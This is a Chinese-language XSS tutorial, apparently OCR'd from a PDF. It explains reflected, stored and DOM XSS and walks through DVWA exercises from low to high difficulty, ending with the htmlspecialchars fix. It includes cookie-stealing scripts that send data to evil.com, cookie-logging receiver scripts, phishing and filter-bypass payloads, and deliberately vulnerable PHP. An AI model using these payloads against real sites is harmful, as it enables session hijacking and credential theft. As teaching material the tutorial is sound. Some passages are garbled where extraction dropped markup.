XSS Cross-site Scripting Attack

基础储备

XSS简介

跨站脚本（Cross-Site Scripting，XSS）是一种经常出现在 WEB 应用程序中的计算机安全漏洞，是由于 WEB 应用程序**对用户的输入过滤不足**而产生的。攻击者利用网站漏洞把**恶意的脚本代码注入**到网页中，当**其他用户**浏览这些网页时，就会**执行其中的恶意代码**，对受害用户可能采取 Cookies 资料窃取、会话劫持、钓鱼欺骗等各种攻击

关键点：

目标网站的目标用户

- 浏览器
- 不被预期的： 攻击者在输入时提交了可控的脚本内容，然后在输出时**被浏览器解析执行**
- “跨站脚本”重点是脚本：XSS在攻击时会嵌入一段远程的第三方域上的脚本资源。

总之，要想尽一切办法将你的脚本内容在目标网站中目标用户的浏览器上解释执行

XSS分类

反射型

- 反射型跨站脚本（Reflected Cross-Site Scripting）是最常见，也是使用最广的一种，可将恶意脚本附加到 URL 地址的参数中。
- 反射型 XSS 的利用一般是攻击者通过特定手法（如电子邮件），诱使用户去访问一个包含恶意代码的 URL，当受害者点击这些专门设计的链接的时候，恶意代码会直接在受害者主机上的浏览器执行。此类 XSS 通常出现在网站的搜索栏、用户登录口等地方，常用来窃取客户端 Cookies 或进行钓鱼欺骗。
- 服务器端代码：

```php
<?php
// Is there any input?
if( array_key_exists( "name", $_GET ) && $_GET[ 'name' ] != NULL ) {
  // Feedback for end user
  echo '<pre>Hello ' . $_GET[ 'name' ] . '</pre>';
}
?>
```

可以看到，代码直接引用了 `name` 参数，并没有做任何的过滤和检查，存在明显的 XSS 漏洞。

存储型

- 持久型跨站脚本（Persistent Cross-Site Scripting）也等同于存储型跨站脚本（Stored Cross-Site Scripting）。

- 此类 XSS 不需要用户单击特定 URL 就能执行跨站脚本，攻击者事先将恶意代码上传或储存到漏洞服务器中，只要受害者浏览包含此恶意代码的页面就会执行恶意代码。持久型 XSS 一般出现在网站留言、评论、博客日志等交互处，恶意脚本存储到客户端或者服务端的数据库中。
- 服务器端代码：

```
<?php
if( isset( $_POST[ 'btnSign' ] ) ) {
  // Get input
  $message = trim( $_POST[ 'mtxMessage' ] );
  $name    = trim( $_POST[ 'txtName' ] );
  // Sanitize message input
  $message = stripslashes( $message );
  $message = mysql_real_escape_string( $message );
  // Sanitize name input
  $name = mysql_real_escape_string( $name );
  // Update database
  $query  = "INSERT INTO guestbook ( comment, name ) VALUES ( '$message',
'$name' );";
  $result = mysql_query( $query ) or die( '<pre>' . mysql_error() . '</pre>'
);
  //mysql_close(); }
?>
```

代码只对一些空白符、特殊符号、反斜杠进行了删除或转义，没有做 XSS 的过滤和检查，且存储在数据库中，明显存在存储型 XSS 漏洞。

DOM型

- 传统的 XSS 漏洞一般出现在服务器端代码中，而 DOM-Based XSS 是基于 DOM 文档对象模型的一种漏洞，所以，受客户端浏览器的脚本代码所影响。客户端 JavaScript 可以访问浏览器的 DOM 文本对象模型，因此能够决定用于加载当前页面的 URL。换句话说，客户端的脚本程序可以通过 DOM 动态地检查和修改页面内容，它不依赖于服务器端的数据，而从客户端获得 DOM 中的数据（如从 URL 中提取数据）并在本地执行。另一方面，浏览器用户可以操纵 DOM 中的一些对象，例如 URL、location 等。用户在客户端输入的数据如果包含了恶意 JavaScript 脚本，而这些脚本没有经过适当的过滤和消毒，那么应用程序就可能受到基于 DOM 的 XSS 攻击。
- HTML 代码：

```
<html>
<head>
  <title>DOM-XSS test</title>
</head>
<body>
  <script>
    var a=document.URL;
    document.write(a.substring(a.indexOf("a=")+2,a.length));
  </script>
</body>
</html>
```

将代码保存在 domXSS.html 中，浏览器访问：

```
http://127.0.0.1/domXSS.html?a=<script>alert('XSS')</script>
```

DOM型与前两者的差别是，只在客户端进行解析，不需要服务器的解析响应

XSS 利用方式

Cookies 窃取

- 攻击者可以使用以下代码获取客户端的 Cookies 信息：

```
<script>
document.location="http://www.evil.com/cookie.asp?cookie="+document.cookie
new Image().src="http://www.evil.com/cookie.asp?cookie="+document.cookie
</script>
<img src="http://www.evil.com/cookie.asp?cookie="+document.cookie></img>
```

- 在远程服务器上，有一个接受和记录 Cookies 信息的文件，示例如下：

```
<%
  msg=Request.ServerVariables("QUERY_STRING")
  testfile=Server.MapPath("cookie.txt")
  set fs=server.CreateObject("Scripting.filesystemobject")
  set thisfile=fs.OpenTextFile(testfile,8,True,0)
  thisfile.Writeline(""&msg& "")
  thisfile.close
  set fs=nothing
%>
```

```
<?php
$cookie = $_GET['cookie'];
$log = fopen("cookie.txt", "a");
fwrite($log, $cookie . "\n");
fclose($log);
?>
```

- 攻击者在获取到 Cookies 之后，通过修改本机浏览器的 Cookies，即可登录受害者的账户。

会话劫持

- 由于使用 Cookies 存在一定的安全缺陷，因此，开发者开始使用一些更为安全的认证方式，如 Session。在 Session 机制中，客户端和服务端通过标识符来识别用户身份和维持会话，但这个标识符也有被其他人利用的可能。**会话劫持的本质**是在攻击中带上了 Cookies 并发送到了服务端。
- 如某 CMS 的留言系统存在一个存储型 XSS 漏洞，攻击者把 XSS 代码写进留言信息中，当管理员登录后台并查看是，便会触发 XSS 漏洞，由于 XSS 是在后台触发的，所以攻击的对象是管理员，通过注入 JavaScript 代码，攻击者便可以劫持管理员会话执行某些操作，从而达到**提升权限**的目的。
- 比如，攻击者想利用 XSS 添加一个管理员账号，只需要通过之前的代码审计或其他方式，截取到添加管理员账号时的 HTTP 请求信息，然后使用 XMLHTTP 对象在后台发送一个 HTTP 请求即可，由于请求带上了被攻击者的 Cookies，并一同发送到服务端，即可实现添加一个管理员账户的操作。

钓鱼

- 重定向钓鱼

  把当前页面重定向到一个钓鱼页面。

```
http://www.bug.com/index.php?search="'>
<script>document.location.href="http://www.evil.com"</script>
```

- HTML 注入式钓鱼

  使用 XSS 漏洞注入 HTML 或 JavaScript 代码到页面中。

```
http://www.bug.com/index.php?search="'<html><head><title>login</title>
</head><body><div style="text-align:center;"><form Method="POST"
Action="phishing.php" Name="form"><br /><br />Login:<br/><input name="login"
/><br />Password:<br/><input name="Password" type="password" /><br/><br/>
<input name="Valid" value="Ok" type="submit" /><br/></form></div></body>
</html>
```

  该段代码会在正常页面中嵌入一个 Form 表单。

- iframe 钓鱼

  这种方式是通过 标签嵌入远程域的一个页面实施钓鱼。

```
http://www.bug.com/index.php?search='><iframe src="http://www.evil.com"
height="100%" width="100%"</iframe>
```

- Flash 钓鱼

  将构造好的 Flash 文件传入服务器，在目标网站用 或 标签引用即可。

- 高级钓鱼技术

  注入代码劫持 HTML 表单、使用 JavaScript 编写键盘记录器等。

网页挂马

一般都是通过篡改网页的方式来实现的，如在 XSS 中使用 标签

DOS 与 DDOS¶

注入恶意 JavaScript 代码，可能会引起一些拒绝服务攻击。

XSS 蠕虫 ¶

通过精心构造的 XSS 代码，可以实现非法转账、篡改信息、删除文章、自我复制等诸多功能。

Self-XSS 变废为宝的场景 ¶

Self-XSS 顾名思义，就是一个具有 XSS 漏洞的点只能由攻击者本身触发，即自己打自己的攻击。比如个人隐私的输入点存在 XSS。但是由于这个隐私信息只能由用户本人查看也就无法用于攻击其他人。这类漏洞通常危害很小，显得有些鸡肋。但是在一些具体的场景下，结合其他漏洞（比如 CSRF ）就能将 Self-XSS 转变为具有危害的漏洞。下面将总结一些常见可利用 Self-XSS 的场景。

- 登录登出存在 CSRF，个人信息存在 Self-XSS，第三方登录

这种场景一般的利用流程是首先攻击者在个人信息 XSS 点注入 Payload，然后攻击者制造一个恶意页面诱导受害者访问，恶意页面执行以下操作：

1. 恶意页面执行利用 CSRF 让受害者登录攻击者的个人信息位置，触发 XSS payload
2. JavaScript Payload 生成 标签，并在框架内执行以下这些操作
3. 让受害者登出攻击者的账号
4. 然后使得受害者通过 CSRF 登录到自己的账户个人信息界面
5. 攻击者从页面提取 CSRF Token

6. 然后可以使用 CSRF Token 提交修改用户的个人信息

这种攻击流程需要注意几个地方：第三步登录是不需要用户交互的，利用 Google Sign In 等非密码登录方式登录；**X-Frame-Options** 需要被设置为同源（该页面可以在相同域名页面的 `iframe` 中展示）

- 登录存在 CSRF，账户信息存在 Self-XSS，OAUTH 认证
- 让用户退出账户页面，但是不退出 OAUTH 的授权页面，这是为了保证用户能重新登录其账户页面
- 让用户登录我们的账户页面出现 XSS，利用 使用　 标签等执行恶意代码
- 登录回他们各自的账户，但是我们的 XSS 已经窃取到 Session

正则表达式规则

以一个网上商城应用 Magento 中的过滤类 Mage_Core_Model_Input_Filter_MaliciousCode 为例，部分代码如下：

```
protected $_expressions = array(
    '/(\/\*.*\*\/)/Us',
    '/(\t)/',
    '/(javascript\s*:)/Usi',
    '/(@import)/Usi',
    '/style=[^<]*((expression\s*?\([^<]*?\))|(behavior\s*:))[^<]*(?=\>)/Uis',

 '/(ondblclick|onclick|onkeydown|onkeypress|onkeyup|onmousedown|onmousemove|onmo
useout|onmouseover|onmouseup|onload|onunload|onerror)=[^<]*(?=\>)/Uis',
    '/<\/?(script|meta|link|frame|iframe).*>/Uis',
    '/src=[^<]*base64[^<]*(?=\>)/Uis',
);

function filter($value) {
    return preg_replace($this->_expressions, '', $value);
}
```


数组 $_expressions 中包含一系列用于过滤的正则表达式，然后通过使用 preg_replace 函数进行恶意代码的过滤。所以当尝试输入 时，两个标签都会被移除而只剩下 foo。

实例分析

以下三个类型的实例，环境为DVWA平台，系统为windows

反射型XSS-Low等级

- **先利用alert测试是否存在xss**



出现弹窗，说明存在xss漏洞

- 源码分析

```php
<?php

header ("X-XSS-Protection: 0");

// Is there any input?
if( array_key_exists( "name", $_GET ) && $_GET[ 'name' ] != NULL ) {
    // Feedback for end user
    echo '<pre>Hello ' . $_GET[ 'name' ] . '</pre>';
}
?>
```

通过源码，观察，直接使用name参数，并未进行任何过滤和检查，故存在xss漏洞

- **编写PHP文档获取页面的cookie：**


```php
<?php
$cookie=$_GET['cookie'];
file_put_contents('cookie.txt',$cookie);

?>
```

- **编写js代码将页面的cookie发送到cookie.php中**


  当在火狐浏览器中在，以下位置输入


```
<script>document.location='http://127.0.0.1/cookie.php?
cookie='+document.cookie</script>
```

并点击提交，页面跳转，说明执行了js代码



- 跳转至下页面，并打开cookie.txt





- **如上图，表示成功拿到cookie**，也就可以通过cookie登陆dvwa
- js代码分析： document.location

  [document 对象] :该对象是window和frames对象的一个属性,是显示于窗口或框架内的一个文档


document.location 包含 href 属性，直接取值赋值时相当于 document.location.href。
document.location.href 当前页面完整 URL

反射型XSS-Medium等级

- **先利用alert进行弹窗测试**


发现页面没有反应，有可能是被过滤了，浏览器虽然会过滤标签关键字，但是只过滤一次，所以可以想办法绕过

- 绕过1： 通过构造两个标签，即嵌套



出现弹窗，说明存xss

- 绕过2：**也可以大小写混写进行绕过**



出现弹窗，说明存在xss

- **然后利用js代码获取cookie,成功拿到cookie**
- 源代码分析

```
<?php
```

```
header ("X-XSS-Protection: 0");

// Is there any input?
if( array_key_exists( "name", $_GET ) && $_GET[ 'name' ] != NULL ) {
    // Get input
    $name = str_replace( '<script>', '', $_GET[ 'name' ] );

    // Feedback for end user
    echo "<pre>Hello ${name}</pre>";
}

?>
```

- str_replace()对'进行了过滤'

反射型XSS-High等级

- **还是先利用弹窗测试是否存在xss,像low和medium等级那样操作发现页面并没有出现弹窗。**
- **接下来我们换个标签，img标签和iframe标签（在一个HTML中嵌入另一个HTML）**
- Img: `<img src=x onerror=alert(1)>`

- Iframe: `<iframe onload=alert(1)>`

- **两个都成功的出现弹窗**
- 源代码分析

```
<?php

header ("X-XSS-Protection: 0");

// Is there any input?
if( array_key_exists( "name", $_GET ) && $_GET[ 'name' ] != NULL ) {
    // Get input
```

```
    $name = preg_replace( '/<(.*)s(.*)c(.*)r(.*)i(.*)p(.*)t/i', '', $_GET[
'name' ] );

    // Feedback for end user
    echo "<pre>Hello ${name}</pre>";
}

?>
```

- 利用preg_replace()正则表达过滤掉所有形式的`<script>`

- 观察下面反射型xss-impossible等级代码

```
<?php
// Is there any input?
if( array_key_exists( "name", $_GET ) && $_GET[ 'name' ] != NULL ) {
  // Check Anti-CSRF token
  checkToken( $_REQUEST[ 'user_token' ], $_SESSION[ 'session_token' ],
'index.php' );

  // Get input
  $name = htmlspecialchars( $_GET[ 'name' ] );

  // Feedback for end user
  echo "<pre>Hello ${name}</pre>";
}
// Generate Anti-CSRF token
generateSessionToken();
?>
```

  - 代码采用了Anti-CSRF token机制
  - htmlspecialchars() 函数把预定义的字符转换为 HTML 实体。
  - 预定义的字符是：
    - & （和号）成为 &
    - " （双引号）成为 "
    - ' （单引号）成为 '
    - < （小于）成为 <
    - > （大于）成为 >